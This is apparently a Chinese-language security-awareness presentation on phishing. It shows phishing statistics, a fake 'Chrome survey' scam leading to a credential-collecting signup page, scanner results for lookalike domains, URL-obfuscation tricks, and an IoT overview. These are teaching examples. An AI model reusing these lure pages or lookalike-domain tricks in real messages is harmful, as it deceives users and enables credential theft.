


Figure 1: Phishing Sites by Month, 2016 Q1-Q3

8成釣魚網站快閃詐騙

84% of phishing sites last less than 24 hours.




Figure 2: Phishing Attack Life Cycles in Hours

釣魚網站模擬正式網站




Figure 4: Relative Share of Phishing Sites for Highest-Risk Companies

釣魚網站模擬正式網站趨勢




Figure 5: Share of Phishing Sites for Highest-Risk Companies in 2015 and 2016

釣魚網站範例



2015 年年度訪客調查 (Taipei)

Chrome: 用戶調查

June 25, 2015

恭喜您!

您已有幸被選中參加 2015 年度訪客調查！告訴我們您對 Chrome 的想法，不勝感激，您將獲得贏得 HD Streaming Movies® 的機會！

四個問題 問題一:

您多久使用一次 Chrome?

- ☒ 總是
- ☐ 有時
- ☐ 從不

下一個...

版權 © 2015 - 保留所有權利.

[聯絡我們](#) - [條款](#) - [隱私](#)

本調查是一份廣告。您的隱私對我們是重要的。這份問卷我們不會收集您的個人資訊。請重新查閱我們的隱私條款。任何瀏覽器未經授權，參與或其他形式檢查此廣告或被授權。本網址接受特色產品購買補償。產品具備重要條款；請在購買任何產品前，閱讀所有產品條款。



2015 年年度訪客調查 (Taipei)

Chrome: 用戶調查

June 25, 2015

四個問題 問題二:

您對 **Chrome** 之前版本的滿意度?

- ☒ 非常滿意
- ☐ 比較滿意
- ☐ 一般
- ☐ 非常不滿意

下一個...

版權 © 2015 - 保留所有權利.

[聯絡我們](#) - [條款](#) - [隱私](#)

本調查是一份廣告。您的隱私對我們是重要的。這份問卷我們不會收集您的個人資訊。請重新查閱我們的隱私條款。任何瀏覽器未經授權，參與或其他形式檢查此廣告或被授權。本網址接受特色產品購買補償。產品具備重要條款；請在購買任何產品前，閱讀所有產品條款。



2015 年年度訪客調查 (Taipei)

Chrome: 用戶調查

June 25, 2015

四個問題 問題三:

您使用的其他瀏覽器是哪一款？

- ☒ 只使用 Chrome
- ☐ Internet Explorer
- ☐ Firefox
- ☐ 其他

下一個...

版權 © 2015 - 保留所有權利.

[聯絡我們](#) - [條款](#) - [隱私](#)

本調查是一份廣告。您的隱私對我們是重要的。這份問卷我們不會收集您的個人資訊。請重新查閱我們的隱私條款。任何瀏覽器未經授權，參與或其他形式檢查此廣告或被授權。本網址接受特色產品購買補償。產品具備重要條款；請在購買任何產品前，閱讀所有產品條款。



2015 年年度訪客調查 (Taipei)

Chrome: 用戶調查

June 25, 2015

四個問題 問題四:

您使用互聯網的頻率？

- ☒ 每天
- ☐ 每週一次或兩次
- ☐ 少於每週一次

完成...

版權 © 2015 - 保留所有權利.

[聯絡我們](#) - [條款](#) - [隱私](#)

本調查是一份廣告。您的隱私對我們是重要的。這份問卷我們不會收集您的個人資訊。請重新查閱我們的隱私條款。任何瀏覽器未經授權，參與或其他形式檢查此廣告或被授權。本網址接受特色產品購買補償。產品具備重要條款；請在購買任何產品前，閱讀所有產品條款。



2015 年年度訪客調查 (Taipei)

Chrome: 用戶調查

June 25, 2015

調查完成，謝謝您的參與

檢查詳細...

版權 © 2015 - 保留所有權利。

[聯絡我們](#) - [條款](#) - [隱私](#)

本調查是一份廣告。您的隱私對我們是重要的。這份問卷我們不會收集您的個人資訊。請重新查閱我們的隱私條款。任何瀏覽器未經授權，參與或其他形式檢查此廣告或被授權。本網址接受特色產品購買補償。產品具備重要條款；請在購買任何產品前，閱讀所有產品條款。



2015 年年度訪客調查 (Taipei)

Chrome: 用戶調查

June 25, 2015

感謝您完成此次調查！為感謝您的參與，我們提供了以下幾項選擇：**Thursday, June 25, 2015.**
請選擇 **(僅限今天)**:



HD Streaming Movies

正常價格: ~~NT\$ 2300~~

僅限今天: **NT\$ 0.00**

剩餘數量:

1

點擊這裡 →

版權 © 2015 - 保留所有權利.

[聯絡我們](#) - [條款](#) - [隱私](#)

本調查是一份廣告。您的隱私對我們是重要的。這份問卷我們不會收集您的個人資訊。請重新查閱我們的隱私條款。任何瀏覽器未經授權，參與或其他形式檢查此廣告或被授權。本網址接受特色產品購買補償。產品具備重要條款；請在購買任何產品前，閱讀所有產品條款。



WATCH NOW YOUR FAVORITE MOVIES & TV SHOWS FOR FREE



You need to signup to Download

Please create a free account at donnaplay to access unlimited downloads & streaming.

Don't have an account?

Sign up now! It only takes **2 minutes** to signup for over a million titles

1. Account Info

2. Verification

3. Enjoy

Sign Up For FREE!

Please fill out all of the following fields to create an account:

*Email and password are case sensitive



Email



Password (+6 Characters)

[Existing users please enter members area here](#)



Continue



We value your privacy. We will not sell or rent your email address to third parties. See our [Terms & Conditions](#) and [Privacy Policy](#) for more details.



URL: https://www.donnaplay.com/signup?ad_domain=ads.ad-center.com&ad_path=%2Fsmart_ad%2Fdisplay&prod=21&ref=5033402&spid=KN10GQXUBo&seed=2795297080&sf=eone&adserver=0.16.0&m=movies&skin=night

偵測
率: 2 / 63

分析
日期: 2015-06-25 07:12:47 UTC (0 分鐘 前)



分析

其他資訊

評論

投票

網址掃描器

結果

Avira

Malware site

BitDefender

Malware site

ADMINUSLabs

Clean site

釣魚網站範例



◆ 「真」iCloud 網站 <http://www.icloud.com>



◆ 「假」iCloud 網站 <http://www.apple-icloud.com>



URL: <http://www.apple-icloud.com/>

偵測率: 1 / 68

分析日期: 2016-12-21 09:13:50 UTC (6 分鐘 前)

 分析

 其他資訊

 評論 0

 投票

網址掃描器

結果

Fortinet

Malware site

ADMINUSLabs

Clean site

釣魚網站範例

Google.com
Google.com



URL: http://xn--oogle-wmc.com/
偵測率: 6 / 68
分析日期: 2016-12-22 06:39:27 UTC (0 分鐘 前)

分析

其他資訊

評論

投票

網址掃描器

結果

Certly

Malicious site

CLEAN MX

Malicious site

Sophos

Malicious site

Fortinet

Malware site

BitDefender

Phishing site



lifelhack~~er~~

lifelhack



URL: http://xn--lifehacer-1rb.com/
偵測率: 0 / 68
分析日期: 2016-12-22 06:38:26 UTC (6 分鐘 前)

分析

其他資訊

評論

0

投票

網址掃描器

結果

ADMINUSLabs

Clean site

AegisLab WebGuard

Clean site

AlienVault

Clean site

Antiy-AVL

Clean site

Avira (no cloud)


Clean site

Baidu International

Clean site

分辨釣魚網址

- 顯示位址與連網位址相異



- 網址混淆

- <http://mail-google.com>

- <http://www.goog1e.com>

- <http://mail.google.com.xyznothisdomain.com>

- 網站轉址

- http://rd.yahoo.co.jp/*http://www.isecutech.com.tw/

- 縮址服務

- <http://goo.gl/8GRT>

簡報大綱



傳輸技術大躍進，物聯網市場今年挑戰破兆



- ◆ 市調機構IDC預測，2017年全球IoT市場規模將超過9,300億美元，較去年多增加1千億，今年有機會挑戰破兆。3年後，預計市場將達到應用爆發期，規模更將翻倍成長達1.46兆美元。
- ◆ 全球IoT裝置數量成長更快速，5年內將翻漲3倍，2015年全球IoT裝置數量已有121億個，明年將超越手機，未來3年，全球IoT裝置總數將累積高達300億個。

IOT-個人

手機

平板

筆電

電腦



數位相機

智慧手環

智慧手錶

遠端醫療

IOT-家庭

ADSL數據機

無線分享器

網路監視器

網路印表機

網路儲存設備



保全系統

智能管家

智能家電
(電視、冰箱、
冷氣、咖啡
機、電燈、
洗衣機、門
鎖...)

IOT-生活

無人汽車

無人公車

無人送餐機

ETC

智慧電網

智慧馬路

路口監視

智慧交通
(高鐵、台鐵、
捷運、公車、
流量)



IOT-社會

無人機

指管系統

航空

能源

工業

農業


電力

電信



智能管家

